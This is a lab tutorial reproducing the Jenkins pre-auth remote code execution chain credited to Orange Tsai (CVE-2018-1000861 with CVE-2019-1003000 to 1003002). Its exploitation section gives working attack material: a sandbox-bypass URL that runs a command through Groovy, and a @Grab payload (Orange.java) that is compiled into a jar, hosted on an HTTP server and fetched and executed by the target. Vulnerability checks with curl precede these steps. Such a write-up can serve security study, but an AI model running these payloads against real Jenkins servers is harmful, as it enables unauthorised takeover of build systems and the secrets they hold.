JENKINS PRE-AUTH RCE

- SUVADIP KAR

CONTENTS: -

1. Introduction
2. Setting up vulnerable LAB
3. Exploiting vulnerable Jenkins.
4. Credits
5. Resources

INTRODUCTION: -

CVE	PRE-AUTH RCE
CVE-2019-1003000	NO
CVE-2019-1003001	NO
CVE-2019-1003002	NO

These 3 CVE's need user auth with Overall/Read permission to trigger a Full fledge RCE. So basically, these were not pre-auth RCE's. But hold my beer **orange tsai** came up with an awesome exploit chain that makes these CVE's act as a PRE-AUTH RCE. Orange.tw Chained CVE-2018-1000861 along with these 3 CVE's to trigger the pre-auth RCE.

CVE	PRE-AUTH RCE
CVE-2019-1003000 + CVE-2018-1000861	YES
CVE-2019-1003001 + CVE-2018-1000861	YES
CVE-2019-1003002 + CVE-2018-1000861	YES

These are the situations where you can trigger a pre-auth RCE on Jenkins:


- If ANONYMOUS_READ enabled on Jenkins from version 2.138 to 2.157.
- Or Jenkins version is ≤ 2.137.

CVE	PRE-AUTH RCE
CVE-2019-1003000 + ANONYMOUS_READ	YES
CVE-2019-1003001 + ANONYMOUS_READ	YES
CVE-2019-1003002 + ANONYMOUS_READ	YES

Now we will create a vulnerable Jenkins lab to reproduce the vulnerability.

SETTING UP VULNERABLE LAB: -

1. Download latest version of ubuntu iso and set up an VM Instance in virtual box.
2. Install java 8 into that ubuntu VM.
3. Download jenkins.war (version 2.137) file from official Jenkins site.
4. Type command `java -jar jenkins.war --httpPort=8080` to start the Jenkins server on port 8080.
5. Now follow the installation process on 127.0.0.1:8080 and after installation close the server by typing `CTRL + C`.
6. Download vuln.zip file from Resource section below and unzip it.
7. Type command `cd && sudo nautilus .jenkins` to open nautilus file manager on directory `.jenkins`.
8. Delete all contents in `.jenkins` folder and replace them with the contents from unzipped vuln.zip.
9. Start the Jenkins server again by typing `java -jar jenkins.war --httpPort=8080` on port 8080.
10. Visit 127.0.0.1:8080 to find the Jenkins web page.



EXPLOITATION: -

CHECK FOR ANONYMOUS READ: -

1. Make a curl request to http://127.0.0.1:8080
2. If response is HTTP/1.1 200 OK, then anonymous read is enabled.
3. If response is 403, 302 then anonymous read is disabled.

CHECK FOR CVE-2018-1000861: -

1. Make a curl request to http://127.0.0.1:8080/securityRealm/user/admin
2. If response is HTTP/1.1 200 OK, then its vulnerable to **CVE-2018-1000861**.
3. If response is 403, 302 then it's not vulnerable.

METHOD 1: -

EXPLOIT: (sandbox method)

```
http://127.0.0.1:8080/securityRealm/user/admin/descriptorByName/
org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovy
Script/checkScript?sandbox=true&value=public class spidersec {
  public spidersec(){
    "curl 127.0.0.1".execute()
  }
}
```

1. Listen on port 80 using netcat nc -lnvp 80
2. Copy paste the exploit link on browser or make a curl request to it.
3. You will get response back to your netcat listener from the Jenkins server.

METHOD 2: -

EXPLOIT: (metaprogramming abuse)

```
http://127.0.0.1:8080/securityRealm/user/admin/descriptorByName/
org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScript
Compile
?value=
@GrabConfig(disableChecksums=true)%0a
@GrabResolver(name='orange.tw', root='http://127.0.0.1/')%0a
@Grab(group='tw.orange', module='poc', version='1')%0a
import Orange;
```

PAYLOAD (Orange.java):

```
public class Orange {
    public Orange(){
        try {
            String payload = "curl 127.0.0.1:8181";
            String[] cmds = {"/bin/bash", "-c", payload};
            java.lang.Runtime.getRuntime().exec(cmds);
        } catch (Exception e) { }

    }
}
```

COMPILING PAYLOAD:

```
$ javac Orange.java
$ mkdir -p META-INF/services/
$ echo Orange > META-
INF/services/org.codehaus.groovy.plugins.Runners
./META-INF/services
$ jar cvf poc-1.jar ./Orange.class /META-INF/
```

HOSTING PAYLOAD:

```
$ mkdir -p tw/orange/poc/1/
$ cp poc-1.jar tw/orange/poc/1/
$ python -m SimpleHTTPServer 80
```

1. Copy paste the exploit link on browser or make a curl request.
2. The exploit will download and execute poc-1.jar payload hosted on our server.

CREDITS: -

Full credit goes to Orange Tsai for chaining these CVE's and make pre-auth RCE possible.

RESOURCES -

vuln.zip - CLICK TO DOWNLOAD